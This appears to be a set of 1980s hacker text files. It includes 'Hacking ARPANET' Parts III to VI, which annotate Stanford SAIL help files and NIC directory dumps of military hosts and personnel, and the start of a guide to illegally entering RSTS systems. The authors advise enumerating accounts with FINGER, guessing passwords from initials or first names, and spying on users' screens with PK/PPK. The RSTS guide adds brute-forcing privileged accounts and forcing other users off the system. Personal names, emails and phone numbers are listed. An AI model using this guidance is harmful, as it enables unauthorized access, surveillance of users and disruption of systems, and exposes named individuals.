 Job 3    SU-AI WAITS 9.17/H  Assembled 06/17/84
 Type HELP followed by any of the following, then carriage return:

     ACCESS  COMPIL  EDITOR  HOSTS   MICROS  PPK     SORT    UNDELE
     ACCOUN  COPY    EDKEY   HOWBIG  MIDAS   PPSAV   SOS     UNPROT
     ACRONY  CPRINT  EFTP    IIIPOX  MLISP   PRESS   SOUP    VERIFY
     ADA     CRDIR   EKL     ILISP   MLISP2  PRINT   SPASM   WEAVE
     ADAEDT  CRE     EMACLS  IMPRIN  MONCOM  PRLISP  SPINDL  WEB
     AL      CREF    ESC     INTERN  MOORE   PROLOG  SPOOL   WHEN
     ALIAS   CRYPT   ESCAPE  JARGON  MUSIC   PROTEC  SRCCHK  WHERE
     ARKTEX  CSD     ET      KILL    NCOMPL  PROVE   SRCCOM  WHO
     ARM     D       ETEACH  KJOB    NET     PRUNE   STICKY  WHOLIN
     ARPA    DART    ETV     KRL     NETDOC  PTYJOB  SUTIP   WHOPHN
     ARPANE  DDFONT  EVENT   L       NETWRK  PUMPKI  SYMBOL  WL
     ASSIGN  DDKEY   EXT     LATER   NEWIO   PUPTIM  SYSTEM  XGP
     ATSIGN  DDQ     FAIL    LATEX   NEWS    RCV     TALK    XGPSYG
     ATTACH  DED     FASBOL  LAWS    NOEKEY  REMIND  TANGLE  XGPSYN
     BAIL    DFTP    FCOPY   LEDIT   NOTEBK  RENAME  TECO    XGPTYP
     BATCH   DIAL    FELT    LIFE    NSL     RESOLV  TELNET  XIP
     BBOARD  DIALNE  FILES   LIFXGP  OPTION  RESTOR  TEMPER  XPART
```

```
BIBOP   DIR     FIND    LINGO   P       RETRY   TERMIN  XSPOOL
BINCOM  DIRECT  FINGER  LINK    PACK    REVED   TEX     YUMMY
BLOOD   DIRED   FOL     LINK10  PAM     SAIL    TEX78   YUMYUM
BMP     DISPLA  FONT    LISP    PASCAL  SAVE    TEX82   Z80
BOISE   DM      FORWAR  LIST    PASSWO  SCHEME  TFM     ZERO
BOOK    DMKEY   FRAID   LOADAV  PC      SCIP    TIP     370
BOYER   DO      FTP     LOGIN   PCP     SCRIBE  TTY     6500
CANCEL  DOC     GEOMED  LOGOUT  PHONE   SD      TTYCMD  6800
CANON   DOVER   GRIPE   MACLIS  PHONES  SEND    TTYESC  8080
CC      DRAW    GRUMP   MACLSP  PIX     SERVIC  TTYSET
CHARGE  DRD     GUEST   MAIL    PK      SIMPLE  TVFONT
CHRMAC  DSKSIZ  H19KEY  MAP     PLAN    SLAC    TYPE
CKMAIL  DTN     HELP    MAXTEX  POLL    SLR1    TYPREL
COLIST  E       HELPER  METAFO  PONY    SNAIL   UDPUFD
COMBIN  ECL     HOST    MF      POX     SNOBOL  UFD
Type "HELP HELPER" for one-line descriptions of most of the HELP messages.
```

MORE HELP

If you'd like, try "HELP HELPER" for yourself. Meanwhile more detailed listings of some help files follow.

```
.HELP GUEST
    There is no general guest account on this particular system.  There are
some commands that can be given without an account, as listed below.  If you
need to know more about any of these, type "HELP <topic><carriage return>".
For information on special control characters and commands, type "HELP TTY".
     WHO, FINGER, WHERE, WHEN provide information about people and jobs
currently running.
```

MAIL, SEND, GRIPE permit you to send messages and converse with people on the system. (You can use SEND to ask someone who is logged in to form a two-way link with you.)

DIR lists the files in specified directories.

TYPE lets you type out the contents of text files.

FIND searches text files and prints those paragraphs that contain specified keywords.

If you need to do more than the above programs permit, say "HELP LOGIN".

```
 .HELP NETDOC
 Job 5    SU-AI WAITS 9.17/H  Assembled 06/17/84
```

A large library of source and documentation files about the network, NOT including the host table, live on the [S,NET] directory. The host table files can be found on [HST,NET]. The NETWRK library of network subroutines can be found in NETWRK.FAI[S,NET] and NETWRK.MID[S,NET].

Some interesting files are:

```
HOSTS.TXT[HST,NET]  The source of the host table
SUAI.TXT[S,NET]     Our write-up in the Arpanet Resource Handbook.
```

Most of the network user-level documentation is contained in the Monitor Command Manual, which can be found online by giving the mònitor command READ MONCOM<cr>. Large online directories of network documetation exist at SRI-NIC as <NETINFO> and MIT-DMS as NETDOC;.

Type HELP NETWRK for information on programming for the network.

```
Kjob


 ...HELP HOST
Job 5    SU-AI WAITS 9.17/H  Assembled 06/17/84
```

The HOST command is used to look up information in the host table about a particular host name or host number. This information includes the official name of the host if the name is a nickname, all host numbers known for that host, whether the host is a user or a server, the host machine and the host operating system.

To use HOST, type HOST followed the host name (or any abbreviation) you want to look for, or the host number, and return. The program will print all hosts (and nicknames) which match the input specification. A null specification will type out the entire host table, but only if you are logged in. For example:

```
   .HOST MIT-MC        (describe MIT-MC)
   .HOST CMU           (describe all CMU sites)
   .HOST 36.40.0.194  (describe Internet host 36.40.0.194)
   .HOST 50#302        (describe SU Ethernet host 50#302)
   .HOST               (print out the host table)
```

Note that even non-unique abbreviations are accepted. For example "SU" will print out ALL of the Stanford University hosts. This is different from TELNET, etc., which only accept abbreviations which are unique to a single host.

(In Hacking ARPANET Part IV we'll report on some more important help files.)

****

Hacking ARPANET -- Part IV

by

The Source

****

MORE HELP FILES

.HELP PHONE

Job 8   SU-AI WAITS 9.17/H Assembled 06/17/84

The dial-in lines available on SU-AI (SAIL) are these:

```
  497-0081  for 1200/150 split-speed modems
  324-9030  for 300/300 or 1200/1200 (Bell or Vadic) modems
```

On 324-9030, you must type one or more carriage returns after acquiring carrier, so that the system can tell whether you are running at 300 or 1200 baud. You should type carriage returns until you get back the system dot prompt ("."). Each of the phone numbers above represents the first line in a group of phone lines that automatically switch you to the first free phone line. The lines in the first group are 497-008x for x=1,2,3,4,5,6,7,8,9,0. The lines in the second group are 324-903y for y=0,1,2,4,5,6,7 (note: no "3"). <These phones are area code 415>

.HELP ACCOUNT

Accounts on this system are usually limited to faculty, students and staff of the Stanford Computer Science Department, and to the faculty and

students of related departments with whom we share research interests. There are charges for accounts; consult with CSD Computer Facilities for details.

These facilities are highly subsidized by the governmental agencies that fund research projects here. Therefore, we provide outside accounts only for such projects in which we have a collaborative interest. If you want to apply for an account, you should communicate with Lynn Gotelli, by telephone at (415) 497-4838, by mail at the address

Computer Science Department
Stanford University
Stanford, California 94305

or by network mail to Gotelli@SU-Score.ARPA. Your request should cover the following points:

1. A brief description of your project and its goals,
2. Expected duration of the project,
3. Proposed account designation (e.g. "1,XYZ", where both the project designation, "1" in the example, and programmer initials, "XYZ", may be up to 3 letters). To check whether your initials are already being used by someone, give the system command "FINGER <initials>". If the initials are not in use, this will type a message with the word "UNKNOWN".
4. Your network mail or ordinary mail address.

.HELP DIAL

DIAL is a form of the TELNET program, and can be used to send or receive data from a foreign host. In its simplest form, DIAL is invoked by:

```
DIAL nnn-nnnn       (where nnn-nnnn is the phone # you want dialed)
```

A switch specifying the modem-type and speed can appear before the number to be called, for example:

```
DIAL/V nnn-nnnn    for 1200 baud Vadic modem
DIAL/1200 nnn-nnnn for 1200 baud Bell modem
```

You can also dial commonly-used computers by:

DIAL name

The list of currently known names includes:

LOTSA, LOTSB, CIT, GSB, CCRMA, TYMNET, TELENET.

The /V switch is assumed for dialing to LOTSA and LOTSB unless you override it with another speed setting. While running DIAL, almost everything you type is sent over the modem line. However, a number of characters are trapped and used to make DIAL do magic things. Some of the most commonly used are:

<meta>D   Open a file to receive data. Everything coming in from the foreign host is appended to the data in the file.

<ctrl><meta>D   Close the output file.

<meta>I   Open a file for input. Everything in the file is transmitted to the foreign host, just as if you had typed it.

<ctrl><meta>I   Close the input file.

<ctrl><meta>Q   Quit, close the DIAL connection, and exit to the monitor.

<meta>V   Enter the Datamedia simulator.

<ctrl><meta>V   Exit the Datamedia simulator.

If you are not on a display terminal, then you need to use DIAL's escape character to simulate <ctrl> and <meta>. The escape character is ASCII control-^. Type control-^ once for <ctrl>, twice for <meta>, or three times for <ctrl><meta>, followed by the command character. (You can change the escape character if it is inconvenient to type.)

There are many more options than listed here. See the Monitor Command Manual under DIAL (in the manual's index) for more information. That manual is online as MONCOM.BH[S,DOC]. Several updates pertaining to DIAL can be found in MONCOM.UPD[S,DOC].

.HELP DISPLAY

Most of the computer terminals at the Stanford AI Lab are display terminals; a few are vector-oriented, built by Information International, Inc. (hereafter called IIIs) and the rest use standard TV monitors built by Ball Miratel (hereafter called Data Discs because the controller for them was built by Data Disc). These terminals use keyboards which generate an extended version of the usual ASCII character set. The normal 7-bit ASCII codes are all used for graphic characters, and control functions are provided by two extra bits generated by the CONTROL and META keys. Thus, while the CONTROL key on a standard ASCII terminal subtracts 100 (octal) from the character code, our CONTROL key adds 200 and our META key adds 400. Also, two special keys, ESC (escape) and BREAK, generate special codes which are not transmited to user programs at all, but are directly interpreted by the timesharing monitor as special commands affecting the terminal. These commands are explained at length in Section 2 of the Monitor Command Manual, SAILON 54.3, which is available online in the file MONCOM.BH[S,DOC].

.HELP FTP

The FTP (File Transfer Protocol) is used to copy files to or from another Internet host. For simple transfers, you can give a command to the monitor like the following examples:

```
        FTP LOCAL.FIL_{MIT-MC}UNAME;FN1 FN2
                (get a file from MIT)
        FTP {MIT-MC}UNAME;FN1 FN2_LOCAL.FIL
                (store a file at MIT)
        FTP _{SRI-NIC/NICGUEST}<NETINFO>*.RFC
                (get multiple files from SRI-NIC, logging in there as user
NICGUEST)
        FTP {SRI-NIC/NETINFO/NIC}_*.RFC
                (store multiple files at SRI-NIC, under user name NETINFO and
account NIC)
```

For more complicated transfers, you can give a command of the form

```
FTP BBNA
```

which will make a connection to the specified host and allow you to enter protocol commands in a format not unlike that described in the protocol documents.

Complete details for FTP can be found in the Internet appendix of the Monitor Command Manual, in the section on the File Transfer Protocol. The Monitor Command Manual is in online in the file MONCOM.BH[S,DOC].

To FTP to and from Ethernet sites using the PUP protocol, READ PUPFTP.

.HELP MAIL

To send a one-line message to a user which he will receive the next time he logs in, use the monitor command:

```
MAIL PRG MESSAGE
```

where PRG is his programmer name (initials). For messages longer than one line, type just MAIL PRG and follow instructions. If you don't know the programmer name for a user you can try his real name.

Various switches can be used with the MAIL command, including:

```
/SUBJECT  /WHERE  /DIST  /CC  /APPEND  /QUEUE
/LIST  /NODIST  /HEADER   /E  /DATE  /ARPA
```

To find out how to read your mail, type HELP RCV or learn how to use the E editor (which is the preferred mail reading program -- see E.ALS[UP,DOC]).

<In Hacking ARPANET -- Part V, we'll learn how to look spy on other users.>

****

Hacking Arpanet -- Part V

by

The Source

****

PEEKING AND SPYING

This article discusses the commands that "anonymous guest" can use to learn what other people are doing on the system.

.HELP PK

The PK program can be used to PeeK at the input and output buffers of any terminal, and the line editor buffer of a display. To run PK, give the monitor command "R PK". PK will ask for a terminal line number, and will display that terminal's buffers plus the who line of the job, if any, using that terminal. PK can also display the contents of some of the internal system variables associated with the terminal (see + and - commands below; the default is not to display this system data).

If the selected terminal is hidden (by ESC H), PK will so notify you. You may choose to override the hiding, but if so, the selected terminal is notified that you are spying on it.

If you are using a SAIL display, the selected terminal's buffers will be displayed on your screen about once per second, like a WHO display.

If you are using a non-display, the PK information will be typed once.

While PK is running on a display, you can give it any of the commands in the table below to have it display different information (in the table, <cr> means carriage return). Whenever PK exits on a DD or III, the last buffer display will remain on your screen until you reset your display by BREAK P or by running another program.

<line number><cr>	Display buffers of the given terminal line.
+<line number><cr>	Display given terminal line and enable data display.
-<line number><cr>	Display given terminal line and disable data display.
<linefeed>	Display buffers of the next higher numbered terminal.
<altmode>	Display buffers of the next lower numbered terminal.
^B^C<digit>	Update the display NOW and every <digit> seconds (1:9).
^B^CO	Update the display NOW, then only once for each command.
+<cr>	Enable display of system internal data at top of screen.
-<cr>	Disable display of system internal data at top of screen.
<cr>	Stop the displaying and exit to the monitor.
<monitor cmd>	Exit and execute the given monitor command.

.HELP PPK

PPK allows you to peek at the screen of someone at a display terminal (a DataDisc, III or Datamedia). Say "R PPK", and give it the line number of the terminal you want to observe. (For DataDiscs, this is NOT the number reported by FINGER; it's the number following the PPN in the person's wholine, and can be found with the WHERE command.)

If you are on a display yourself and have your wholine turned on, PPK changes your wholine to that of the job at which you're peeking. (Your original wholine selection is restored when you exit.)

Once you have selected a line, if the user is editing with E, you can type the letter E to observe the edit. N returns you to the normal "observe page printer" mode. (Do NOT follow the E or N with a carriage return, or PPK will exit!) Typing another line number followed by a carriage return gets you another victim. A raw carriage return causes the program to exit.

If the selected terminal is hidden (by ESC H), PPK will so notify you. You may choose to override the hiding, but if so, the selected terminal is notified that you are spying on it.

The display is updated about once every two seconds. You can force an immediate update by typing ALTMODE. You can also set the rate by typing control-meta-digit, where 1-9 = 1-9 secs and 0 causes the display never to be updated (except when you type ALTMODE).

.HELP TALK

The command to communicate with another user is called TALK. It makes everything that either one of you types appear on both terminals. (Note: If you want to know about the TALK program on the Altos, READ DMCHAT, which describes both Alto DMCHAT and Alto TALK. The writeup below is for the TALK command on SAIL, which is completely different from Alto TALK.) The argument to TALK is either the programmer name of the person you want to talk to, the device name of the terminal you want to talk to, or an ARPAnet address. For example:

```
        TALK MRC
        TALK TTY34
        TALK RMS@AI   (% is legal as a host name delimiter also).
```

The command may fail for any of the following reasons:

user not logged in (use MAIL)
user logged in more than once (use a terminal instead of a user spec)
user gagged or (for ARPAnet TALK) refusing links (use MAIL)
the ARPAnet site is unreachable or does not support network linking

When you are in a (local) talk ring, what you type goes only to the terminals in the ring, not to the monitor or a user program. To leave the talk ring, type [CALL] (control-C from non-displays).

TALKing to local users does not run a program; hence the core image is preserved.

TALKing to network users runs a program. To leave network talk, type <CONTROL><META>[LF] (control-Z from monitor.

It is considered antisocial to use the TALK command to establish communication with strangers. A better way is the SEND command, which will send a message to a user but does not interfere with his work. For this reason, the TALK command requires that you be logged in. If you don't have an account, you can use SEND to request the user TALK to you. Type "HELP SEND" for more info.

.HELP WHEN

Typing WHEN prints out your most recent logout time, and the directory which did the logging out. The fact that you are currently logged in does not affect this information. As with FINGER, system crashes are not considered to be "logging out". Also, if your directory was deleted when you logged out, it will not be included by WHEN. The WHEN command also takes optional arguments. If only a single argument is given, it may be typed as:

```
WHEN FOO
```

If more than one argument is used, separate them by semicolons, not commas. The various argument forms are:

.	Report only on current directory.
*	Give latest logouts for all of your directories.
PRG	Give latest logout from among PRG's directories.
*,PRG	Give logouts for all of PRG's directories.
PRJ,*	Give logouts for all directories with project PRJ.
PRJ,PRG	Give latest logout for the single directory [PRJ,PRG].
,	Give logout for every directory (not recommended).

Note that brackets are not included in any of the options. If you are aliased, the . and * options will use the aliased ppn. For example:

```
WHEN DON;*;S,SYS;ME
```

would tell you when DON last logged out (and from which of his directories), list all directories for you (or for whomever you're aliased to) with logout times, give the latest logout for [S,SYS], and finally tell you when ME last logged out.

If one or more of the directories being listed happens to be logged in at the moment, a note will be printed to that effect. If you have asked for the latest from among all of someone's directories (including your own, which is the default), then you will be told if that user is logged in on ANY of his directories. (In the other cases, such as "*,PRG" or "PRJ,PRG" or "." options, you are told only if the specific directory is logged in.) Note that, even if you are not interested in the logout information, you can use WHEN *,FOO to get a list of all of FOO's directories. The other command for doing this is DIR [*,FOO]/Q/F. It turns out that WHEN is significantly faster and uses fewer disk ops. WHEN is also much faster than FINGER for finding out logout times or for finding out whether a specific person is currently logged in (though WHERE is faster yet if all you want is this latter information).

The WHEN command runs the program SYS:WHEN.DMP. You may also run this directly if you wish, in which case the arguments must be separated from the Run command by a semicolon:

```
R WHEN;DON;*;S,SYS;ME
```

Typing WHEN ? yields a short summary of the available options. Like WHO and WHERE, running WHEN clobbers your core image.

.HELP WHERE

Typing WHERE <programmer> will print the status of such jobs currently logged in. For example, WHERE JMC will find where John McCarthy is running. Like WHO, this also clobbers your core image.

.HELP WHO

The WHO command runs a program which will display information about the status of all jobs currently on the system. If you are at a display terminal, the information will be updated as long as you keep running the program; at a Teletype or over a network connection the information is typed once only. The main information provided is in the first part of the display, a list of all jobs on the system. The most important parts of this list are the job number (JOB), the running status of the job (QUEUE, i.e., RUNQ if runnable, IOWQ if waiting for input or output, STOP if stopped), the project-programmer name (PPN), the terminal number (LINE) or DET for detached jobs, and the name of the program the job is running (JOBNAM). From a non-display terminal, the command "WHO/Q" will give a Quick list of PPN and TTY only instead of the rather verbose complete WHO display. For complete information, see the printed Monitor Command Manual, which is online as MONCOM.BH[S,DOC].

(In the last section, Hacking Arpanet -- Part VI, we'll re-examine some of the goodies that are available from the EXEC, as well as describe the logon procedure.)

****

Hacking ARPANET -- Part VI

by

The Source

****

This last part of the Hacking ARPANET series provides some more information on the types of things that you can learn from the EXEC, and concludes by explaining how to log onto the system and how passwords are structured.

Once you are onto the EXEC, as explained in Part I, you should get into the QUERY function which is also explained earlier. QUERY will tell you just about all you need to know about anyone, including their business phone numbers and the locations of certain military employees.

```
  @N
  TOP
  NIC/Query is a database system containing information about the Defense Data
Network (DDN)...
   1. INTERNET PROTOCOLS -- Describes Internet protocols
   2. PROGRAMS -- Describes programs available on DDN hosts
   3. PERSONNEL -- Directory of DDN users
   4. HOSTS -- Describes DDN hosts
   5. RFCS -- Requests For Comments technical notes
   6. IENS -- Internet Experiment Notes
   7. NIC DOCUMENTS -- Documents available from the NIC
_ for back, ^ for up, + for top, or menu # (1-7): 4
```

HOSTS

We have selected menu item 4, "HOSTS".

```
HOSTS -- Describes DDN hosts
   1. BY NAME -- Description of hosts by DDN hostname
   2. BY CPU -- List of hosts by CPU type
   3. BY OS -- List of hosts by Operating System
_ for back, ^ for up, + for top, or menu # (1-3): 1
```

If we were especially interested in working on one or another computer, a CRAY, for example, we would select menu item 2. Or, if we wanted to learn a new operating system, we could select menu item 3. But let's see what's available under menu item 1:

```
HOSTS BY NAME -- Description of hosts by DDN hostname
To show the entry for a host, type its official name or nickname.
To get a menu of hostnames, select the appropriate choice below.
   1. ARPANET HOSTS-A-G
   2. ARPANET HOSTS-H-R
   3. ARPANET HOSTS-S-Z
   4. MILNET HOSTS-A-F
   5. MILNET HOSTS-G-M
   6. MILNET HOSTS N
   7. MILNET HOSTS-O-Z
   8. ARPANET TACS
   9. MILNET TACS
  10. GATEWAYS
_ for back, ^ for up, + for top, or menu # (1-10): 10 <let's take a look>
```

```
GATEWAYS
   1. AERONET-GW              2. AMES-NAS-GW             3. ARPA-MILNET-GW
   4. BBN-CRONUS-GW           5. BBN-FIBERA-GW           6. BBN-MILNET-GW
   7. BBN-MINET-A-GW          8. BBN-NET-GATEWAY         9. BBN-PR-GW
  10. BBN-VAN-GW             11. BBN-X25-GW             12. BRAGG-PR-GW1
  13. BRAGG-PR-GW2           14. BRL-GATEWAY            15. BRL-GATEWAY2
  16. CIT-CS-GW              17. CMU-GATEWAY            18. COLUMBIA-GW
  19. CORNELL-GW             20. CSNET-PDN-GW           21. CSS-GATEWAY
  22. CSS-RING-GW            23. DARPA-GW               24. DCEC-GATEWAY
  25. DCEC-MILNET-GW         26. DCEC-PSAT-IG           27. DCN-GATEWAY
  28. DTNSRDC-GW             29. HARVARD-GW             30. HUEY-GW
  31. IPTO-GW                32. ISI-GATEWAY            33. ISI-MCON-GW
  34. ISI-MILNET-GW          35. ISI-PSAT-IG            36. LBL-MILNET-GW
  37. LL-GW                  38. LL-PSAT-IG             39. LOUIE-GW
  40. MARYLAND-GW            41. MIT-GW                 42. NLM-GW
  43. NOSC-GW                44. NRL-CSS-GW             45. NSRDCOA-GW
  46. NYU-GW                 47. PURDUE-CS-GW           48. RADC-PSAT-IG
  49. RIACS-GW               50. S1-B-GW                51. SAC-GATEWAY
  52. SAC-GW-2               53. SAC-MILNET-GW          54. SRI-C3ETHER-GW
  55. SRI-MILNET-GW          56. SRI-PR-GW1             57. SRI-PR-GW2
  58. SRI-PR-GW3             59. STANFORD-GATEWAY       60. TACTNET-GW
  61. UDEL-GW -- University of Delaware
  62. UR-CS-GW -- University of Rochester
  63. UTAH-GATEWAY -- University of Utah
  64. UW-VLSI-GW -- University of Washington
  65. WISC-GATEWAY -- University of Wisconsin
  66. WSMR-NET-GW -- White Sands Missile Range
  67. YALE-GW -- Yale University
  68. YUMA-GW -- Army Yuma Proving Ground

<menu item 9>
```

MILNET TACS

1. ACCAT-TAC

2. AFGL-TAC

3. AFSC-AD-TAC

4. AFSC-HQ-TAC

5. AFSC-SD-TAC

6. AFWL-TAC

7. AMES-TAC

8. ANNIS-MIL-TAC

9. ARDC-TAC

10. ARPA1-MIL-TAC

11. ARPA2-MIL-TAC

12. BBN-MIL-TAC

13. BRL-TAC

14. BROOKS-AFB-TAC

15. CINCPAC-TAC

16. CORADCOM-TAC

17. CORADCOM2-TAC

18. DARCOM-TAC

19. DAVID-TAC

20. DCEC-MIL-TAC

21. DCEC-TAC

22. DDN-PMO-MIL-TAC

23. DUGWAY-MIL-TAC

24. FRANKFURT-MIL-TAC

25. GUNTER-TAC

26. KOREA-TAC

27. MICOM-TAC

28. MINET-BRM-TAC

29. MINET-CPO-TAC

30. MINET-HDL-TAC

31. MINET-HLH-TAC

32. MINET-LON-TAC

33. MINET-OBL-TAC

34. MINET-RAM-TAC

35. MINET-RDM-TAC

36. MINET-SIG-TAC

37. MINET-VHN-TAC

38. MITRE-TAC

39. NCAD-MIL-TAC

40. NORL-MIL-TAC

41. NPS-TAC -- Naval Postgraduate School

42. NSWC-TAC -- Naval Surface Weapons Center

43. NWC-TAC -- Naval Weapons Center

44. PAX-RV-TAC -- Naval Electronics Systems Command

45. PENTAGON-TAC -- Air Force Data Services Center/SFA

46. RADC-TAC -- Rome Air Development Center

47. RAND2-MIL-TAC -- The Rand Corporation

48. ROBINS-TAC -- Warner-Robins ALC/MMECDM

49. SAC1-MIL-TAC -- Strategic Air Command/ADXCC Headquarters

50. SAC2-MIL-TAC -- Headquarters, Strategic Air Command

51. SCOTT-TAC -- Air Force Communications Command

52. SCOTT2-MIL-TAC -- Air Force Communications Command

53. SRI-MIL-TAC -- SRI International

54. STLA-TAC -- Army Information Systems Command - St. Louis

55. TINKER-MIL-TAC -- Tinker Air Force Base

56. USGS2-TAC -- U.S. Geological Survey

57. USGS3-TAC -- U.S. Geological Survey

58. WPAFB-TAC -- Aeronautical Systems Division/ADOS

59. WSMR-TAC -- White Sands Missile Range

60. YUMA-TAC -- Army Yuma Proving Ground

<If you're interested in more information about the system, simply enter its menu number as in the examples below:>

43. NWC-TAC -- Naval Weapons Center

SRI-MIL-TAC

SRI International (SRI-MIL-TAC)
Telecommunications Sciences Center
Network Information Center
333 Ravenswood Avenue
Menlo Park, California 94025

NetNumber: 26.3.0.73

Configuration: C/30

Protocols: TCP/TELNET,ICMP

Liaison:

Roode, R. David ROODE@SRI-NIC
(415) 859-2774

```
   RAND2-MIL-TAC
   The Rand Corporation (RAND2-MIL-TAC)
      Room 145
      1700 Main Street
      Santa Monica, California 90406
      NetNumber: 10.0.0.7
      Configuration:       C/30
      Protocols: TCP/TELNET,ICMP
      Liaison:
         Collins, Colleen S.  Colleen@RAND-UNIX
         (213) 393-0411
```

<note that the data always includes the system's network number, NetNumber, this is a useful feature if you want to use your local node to dial up the remote system>

PROGRAMS

The EXEC also stores a list of programs and you can find out where to look for them on various network nodes. The programs are organized by menu as in the examples below:

```
PROGRAMS
   1. BY NAME
   2. PROGRAM LIST
2
PROGRAM LIST
   1. 11COPY        2. 2LABEL        3. @              4. PROGRAMS-A
   5. PROGRAMS-B    6. PROGRAMS-C    7. PROGRAMS-D     8. PROGRAMS-E
   9. PROGRAMS-F   10. PROGRAMS-G   11. PROGRAMS-H    12. PROGRAMS-I
  13. PROGRAMS-J   14. PROGRAMS-K   15. PROGRAMS-L    16. PROGRAMS-M
  17. PROGRAMS-N   18. PROGRAMS-O   19. PROGRAMS-P    20. PROGRAMS-Q
  21. PROGRAMS-R   22. PROGRAMS-S   23. PROGRAMS-T    24. PROGRAMS-U
  25. PROGRAMS-V   26. PROGRAMS-W   27. PROGRAMS-X    28. PROGRAMS-Y
  29. PROGRAMS-Z
menu # (1-29): <note there are 29 flavors, but we're choosing flavor 4>
 4
 PROGRAMS-A
   1. A6502                         2. ACCTS
   3. ACT                           4. ACTFRK
   5. ADA                           6. ADUMP
   7. AGE-1                         8. AGII
   9. AI-HANDBOOK                  10. AID
  11. AIQUIZ                       12. ALG606
  13. ALGOL                        14. ALGOL-W
  15. ALIAS                        16. ALLPRT
  17. ALTER                        18. ALTER.SNO
  19. ALTRAN                       20. ANALYSIS
  21. ANALYZ                       22. APEX-III
  23. APL                          24. APL.GST
  25. APL25.KST                    26. APLCOM
  27. APLED                        28. APT-III
  29. ARCBITS                      30. ARCHIVE-LOOKUP
  31. ASSEMBLER-F                  32. ASSEMBLER-G
  33. ASSEMBLER-HONEYWELL          34. ASSEMBLER-IBM
  35. ASSIST                       36. AT
  37. AUG3                         38. AUGMEN
  39. AUGMENT
```

```
     <again, for more information, type your selection>


 9
 AI-HANDBOOK
     The AI Handbook is aimed at making the results of AI research accessible
to the large, multi-disciplinary community of scientists who want to build AI
systems in their own problem areas.  Students and researchers at Stanford and
other AI laboratories have prepared over 300 short articles describing the
fundamental ideas, useful thechniques, and exemplary programs developed in the
field over the last 20 years.  These articles have been written for
computer-literate scientists and engineers in other fields who are unfamiliar
with AI research and jargon.  The Handbook will provide a scientist who, for
instance, might want to know what a "heuristic" is or how to build a "natural
language" front end, with information about all of the relevant AI techniques
and existing systems, as well as abundant pointers into the field's
literature.
   SUMEX-AIM
     <the "SUMEX-AIM" entry shows the computer on which the program resides>


menu # (1-39): 15
ALIAS
     Allows a dummy name to be set up for a program.
   CMU hosts
   SUMEX-AIM
   SRI-KL


menu # (1-39): 3
ACT
     Acquisition of Cognitive Procedures, combines a semantic network
data-base with a production system to simulate human cognition.  ACT possesses
```

```
a number of learning mechanisms which have been used to model the learning of
procedural skills such as language comprehension and geometry theorem proving.
It can also model human limitations.
   SUMEX-AIM


menu # (1-39): PERSONNEL
     To view information about an individual when you know his or her LAST
NAME
     Type: LASTNAME <CR> (where 'LASTNAME' is the person's last name; e.g.,
Smith)
PARTIAL NAME
     Type: LASTN... <CR> (where 'LASTN...' is a partial spelling of the
person's last name followed by three periods, e.g., Sm...)
FULL NAME
     Type: FULLNAME <CR> (where 'FULLNAME' is the person's last name followed
by a comma and his or her first name; e.g.,
     Smith, Mary)
IDENT
     Type: XYZ <CR> (where 'XYZ' is the ident)


<so let's try one...>
MA...
     There are 631 matching entries.
     <oops, for the purpose of this printout we'll just show a few of them>
Accetta, Michael (MA)   MIKE.ACCETTA@CMU-CS-A   (412) 578-7681
Asato, Mino (MA1)   NEEAPAC@HAWAII-EMH   (808) 471-3444 (AV) 421-6834
Amaro, Manny (MA10)   MAMARO@SIMTEL20   (505) 678-9500 (AV) 258-9500 (FTS)
```

```
898-9

500

Aguilar, Mary (MA11)    mary@RAND-UNIX    (213) 393-0411

Aronstein, Michael (MA12)    ARONSTEIN@BBNA    (619) 224-3243

Adams, Marilyn (MA13)    MADAMS@BBNA    (617) 497-3678

Abe, Michael (MA14)    PACDET@PAXRV-NES    (808) 471-0821

Ackerman, Mark (MA15)    ACKERMAN@JPL-VLSI    (818) 354-4467

Altenau, Mike (MA17)    CENCOMS-F4@USC-ISID    --

Addison, Michael (MA19)    MARCOMMS@PAXRV-NES    (703) 521-8835

Allerding, Martin (MA20)    600140@LANL    (703) 326-7028

...
```

LOGIN

ARPANET very graciously tells us just about all we know to be able to log into the system in the related HELP file below:

```
.HELP LOGIN
```

Only people with authorized accounts may log in on this system, though some programs can be run without logging in. Type "HELP GUEST" for a list of these "free" programs. Type "HELP ACCOUNT" for information on opening an account.

To log in, type the word LOGIN (this may be abbreviated L) followed by a space, your project name, a comma, and your programmer name:

```
L PRJ,PRG
```

This will log you in, and type out any system messages or personal mail for you which may exist. You can stop the message typeout by typing the CALL key (CONTROL-C twice from Teletypes). There are some options in login invoked by using other characters in place of the "," namely:

/ - types only system messages that have been posted since you last logged in.

. - suppresses all messages.

% - lets you specify a new password.

In order to log in from the network or remotely, you must have a password. For a more complete description of LOGIN options, see the printed Monitor Command Manual or its online version MONCOM.BH[S,DOC], whose updates are in MONCOM.UPD[S,DOC].

Rembember, ARPANET has already shown us how to find out the PRG (programmer name) part of the login:

.FINGER INT where INT are the initials of a programmer. If the initials don't exist you will get an error message. Keep trying until you find the correct initials.

Passwords are often the same as the programmer's initials. If not, then try the programmer's first name which you can learn from using the Personnel option on the menu in the Exec's QUERY.

Once you have a password, you may then log onto just about any ARPANET computer. Instead of typing "D O,11", enter the machine's NetWork number!

All that's left to be hacked is the first section of the logon code -- the PRJ name, which may be as long as three letters and which may include numbers.

HAPPY HACKING!

How to Gain Illegal Access to an RSTS System, and What to Do Once You're In.

Edited and Uploaded by:
Lex Luthor

Written by:
Sam Sneed from Osuny BBS

The RSTS system has two parts, the Priviledged accounts,and the User accts. The Priviledged accounts start with a 1 (In the format [1,1], [1,10], etc. To show the Priv. accounts we will use the wildcard [1,*].)

The priviledged accounts are what every RSTS user would love to have, because if you have a priviledged acct. you have COMPLETE control of the whole system. How can I get a priviledged [1,*] account? you may ask....Well it takes A LOT of hard work. Guessing is the general rule. For instance, when you first log in there will be a # sign: # (You type a [1,*] account, like) 1,2. It will then say Password: (You then type anything up to 6 letters/numbers Upper Case only) ABCDEF. If it says ?Invalid Password, try again ' so you will have to keep trying.

Ok, we'll assume you've succeeded. You are now in the priviledged account of an RSTS system. The first thing you should do is kick everyone else off the system (Or just the other Priviledged users)..You do this with the Utility

Program which is in the system, UT KILL (here you type the Job # of the user you'd like to get out of your way). If the system won't let you,you'll have to look for the UTILTY program. To search for it type DIR [1,*]UTILTY.*

Now, you've found it and kicked off all the important people (if you want you can leave the other people on, but it's important to remove all the other [1,*] users,and the Detached ones). To find out who's who on the system type SYS/P- (That will print out all the privileged users). Or type SYS to see Everyone.

